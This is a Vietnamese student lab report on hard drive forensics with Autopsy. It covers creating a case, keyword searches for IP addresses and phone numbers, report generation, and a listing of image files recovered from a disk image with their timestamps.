

BÁO CÁO THỰC HÀNH

Môn học: Pháp chứng kỹ thuật số

Lab 2: Hard Drive Forensics

GVHD: Đoàn Minh Trung

Nhóm 12

1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT334.P11.ANTT

STT	Họ và tên	MSSV	Email
1	Nguyễn Lê Thảo Ngọc	21521191	21521191@gm.uit.edu.vn
2	Trần Lê Minh Ngọc	21521195	21521195@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:¹

STT	Công việc	Kết quả tự đánh giá
1	Bài tập 1	100%
2	Bài tập 2	100%
3	Bài tập 3	100%
4	Bài tập 4	100%
5	Bài tập 5	100%
6	Bài tập 6	100%
7	Challenge PicoCTF • 4 Easy • 4 Medium Challenge Hackthebox • 2 Easy	100%

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.


¹ Ghi nội dung công việc, các kịch bản trong bài Thực hành

BÁO CÁO CHI TIẾT


A. KỊCH BẢN 1

Chọn tìm các số điện thoại và địa chỉ IP có trong Filesystem.

- Khởi động Autopsy để tạo một Case mới, sử dụng lựa chọn "Create New Case".




- Nhập các thông tin cần thiết để tạo case mới. Điền tên Case vào khung Case name (cũng là tên của thư mục chứa các file liên quan)




Lab 1: Memory Forensics

- Add Data Source




- Chọn Local Disk để phân tích các phân vùng trong máy.




- Chọn Disk Name cần phân tích. Ở đây nhóm em sẽ tiến hành phân tích ổ đĩa D trên máy ảo Windows 10.

Lab 1: Memory Forensics

4



- Chọn tìm kiếm Phone Numbers và IP Address theo yêu cầu đề bài.



Lab 1: Memory Forensics

- Sau một hồi chờ đợi thì nhóm nhận được tổng cộng 410 địa chỉ IP trong thư mục IP Addresses.

The screenshot shows the Autopsy 4.21.0 interface with the 'Analysis Results' pane open. A search term for 'IP Addresses' has been entered. The results table lists 410 hits across various IP ranges, with the top few entries being:

List Name	Files with Hits
0.0.0.0 (137)	137
0.0.0.1 (7)	7
0.0.0.10 (2)	2
0.0.0.11 (2)	2
0.0.0.12 (2)	2
0.0.0.2 (1)	1
0.0.0.3 (6)	6
0.0.0.8 (2)	2
0.0.0.9 (2)	2
0.1.2.3 (9)	9
1.0.0.0 (8)	8
1.0.0.1 (5)	5
1.0.239.0 (1)	1
1.101.3.4 (3)	3
1.3.135.41 (2)	2
1.3.14.3 (3)	3

- Và 9 số điện thoại trong thư mục Phone Numbers.

The screenshot shows the Autopsy 4.21.0 interface with the 'Analysis Results' pane open. A search term for 'Phone Numbers' has been entered. The results table lists 9 hits across various phone numbers, with the top few entries being:


List Name	Files with Hits
001.003.0750 (1)	1
003.015.0092 (1)	1
006.013.0011 (1)	1
100 234 1100 (4)	4
541 513 5773 (2)	2

Thực hiện việc xem xét toàn bộ Filesystem, xem xét các lựa chọn nằm ô phía bên trái của màn hình.

- Data Sources: hiển thị tất cả dữ liệu trong Filesystem trong đó có cấu trúc hệ thống tập tin của hình ảnh đĩa hoặc đĩa cục bộ.
- File Views: hiển thị các thông tin chi tiết thông tin của các file chứa trong Filesystem.
- Result: hiển thị và phân loại các thông tin mà các mô-đun phân tích được trong Filesystem.
- Data Artifacts: hiển thị các thông tin có trong local.
- OS Accounts: hiển thị các tài khoản có trong hệ điều hành.
- Tags: các tag được người dùng hoặc điều tra viên gán nhãn.


Lab 1: Memory Forensics

- Reports: chứa các bản báo cáo người dùng hoặc điều tra viên đã tạo.



Tìm thư mục có nhiều File nhất trong Filesystem.

- Thư mục dưới đây chứa nhiều file nhất (với 923 file).




Xem các file hình ảnh chứa trong Filesystem bằng chế độ view Thumbnail. Xác định số lượng các files dạng doc và pdf chứa trong Filesystem.

- Ở đây của em có tổng cộng 3 bức ảnh.

Lab 1: Memory Forensics

- Máy ảo em mới tạo nên không có file pdf.



Sử dụng nút "Generate Report" để tạo ra báo cáo dạng HTML và Excel, xem nội dung báo cáo trong mục Report. Nếu nhận xét, kết luận về nội dung của báo cáo.

- Tạo báo cáo dạng HTML

A progress dialog box titled 'Report Generation Progress...' is shown. It has a green progress bar at the top labeled 'Complete'. Below it, the text 'HTML Report : C:\Users\tran\Documents\Lab2\KB01\Reports\KB01 HTML Report 10-10-2024-12-39-30\report.html' is displayed. At the bottom right are 'Cancel' and 'Close' buttons.

The main window below shows the 'Autopsy Forensic Report' generated for case 'KB01'. The 'Report Navigation' sidebar lists sections like Case Summary, Accounts, Keyword Hits, Metadata, Tagged Files, Tagged Images, and Tagged Results. The main content area displays the 'Autopsy Forensic Report' header, 'Image Information' (D:, Timezone: Asia/Saigon, Path: \\.\D\), and 'Software Information' table:

Module	Version
Autopsy Version	4.21.0
Android Analyzer Module	4.21.0
Android Analyzer (aLEAPP) Module	4.21.0
Central Repository Module	4.21.0
DJI Drone Analyzer Module	4.21.0
Data Source Integrity Module	4.21.0
Email Parser Module	4.21.0
Embedded File Extractor Module	4.21.0

In the bottom right corner of the main window, there is a watermark: 'Activate Windows Go to Settings to activate Windows.'

Lab 1: Memory Forensics




- ⇒ Giao diện dễ nhìn với đầy đủ các trường dữ liệu.
- Tạo báo cáo dạng excel

A	B	C	D	E	F
1	Summary				
2					
3	Case Name:			KB01	
4	Number of data sources in case:			1	
1	Review Status	Card Number	ID	Keyword	Keyword Preview
2	Undecided	20000000300000	20000000300000	ace118c8200aa004ba90·b02000000300000-e0c9ea79f9bace118c82	2
3	Undecided	20000000300000	20000000300000	ace118c8200aa004ba90·b02000000300000-e0c9ea79f9bace118c82	2
4	Undecided	20000000300000	20000000300000	ace118c8200aa004ba90·b02000000300000-e0c9ea79f9bace118c82	2
5	Undecided	20000000300000	20000000300000	ace118c8200aa004ba90·b02000000300000-e0c9ea79f9bace118c82	2
6	Undecided	2000000795881	2000000795881	ace118c8200aa004ba90·b02000000300000-e0c9ea79f9bace118c82	2
7	Undecided	2007400790073006	2007400790073006	006e007900630062006f-0072000000795881·443b1d7f48af2c825dc4	2
8	Undecided	201207260112	201207260112	0072007400790073006f-0075007200630065002-e006d006900630072006	2
9	Undecided	201207260120	201207260120	\trace dtctrace.log -2012-07-26-01-20-36-0037-0011\msdtc	2
10	Undecided	201306130208	201306130208	\trace dtctrace.log -2013-06-13-02-08-47-0917-0011\msdtc	2
11	Undecided	20151029165721	20151029165721	ck20151029165721z-20151030165721z·w0w=1/0-01/o&0yn	2

- ⇒ Dữ liệu được biểu diễn dưới dạng các cột và nhiều sheet tương ứng. Cá nhân em thấy bên excel hiển thị nhiều hơn.

- Ở tùy chọn Report sẽ hiển thị hai dạng báo cáo chúng ta vừa tạo ra.



Source Module Name	Report Name	Created Time	Report File Path
HTML Report		2024-10-10 12:39:30 ICT	C:\Users\tranl\Documents\Lab2\KB01\Reports\KB01 HTML Report 10-10-2024-12-39-30\repo.
Excel Report		2024-10-10 12:40:18 ICT	C:\Users\tranl\Documents\Lab2\KB01\Reports\KB01 Excel Report 10-10-2024-12-40-01\Excel..

B. KỊCH BẢN 02


- Tài nguyên: Autopsy_image-kb01-02.dd

Hãy tìm tất cả những hình ảnh có trong ổ đĩa đã cho


- Load tài nguyên đã có bằng tùy chọn Disk Image or VM File.

Lab 1: Memory Forensics

6



- Chọn địa chỉ chứa tài nguyên đã có.



- Vào mục File Views -> File Types -> By Extension và chọn Images để tìm kiếm tất cả các file hình ảnh.

Lab 1: Memory Forensics

Name	S	C	O	Modified Time	Change Time	Access Time	Created Time	Size	Flags
file1.jpg				2004-06-10 13:59:40 ICT	2004-06-10 10:27:36 ICT	2004-06-10 10:27:36 ICT	2004-06-10 10:27:36 ICT	274260	Allocated
file3.jpg				2004-06-10 14:27:02 ICT	2004-06-10 10:28:20 ICT	2004-06-10 10:28:20 ICT	2004-06-10 10:28:20 ICT	214228	Allocated
file4.jpg				2004-06-10 14:38:06 ICT	2004-06-10 10:28:22 ICT	2004-06-10 10:28:22 ICT	2004-06-10 10:28:20 ICT	189021	Allocated
f0000000.jpg	X			0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	326859	Unallocated
f0000639.jpg	X			0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	175630	Unallocated
file8.jpg				2004-06-09 20:52:20 ICT	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	337653	Allocated
file10.jpg				2004-06-10 08:54:53 ICT	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	208919	Allocated
file9.jpg				2004-06-09 20:53:32 ICT	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	292813	Allocated
image_0.jpg				0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	110373	Allocated

Với mỗi file hình ảnh tìm được, liệt kê tất cả các thông tin liên quan đến file đó: tên file, loại file, size, thời gian tạo, xoá, sửa, MD5, kích thước hình ảnh ...

- Chi tiết mỗi bức ảnh
- + file4.jpg

Name	S	C	O
file4.jpg			

Properties:

- Name: file4.jpg
- Modified Time: 2004-06-10 14:38:06 ICT
- Change Time: 2004-06-10 10:28:22 ICT
- Access Time: 2004-06-10 10:28:22 ICT
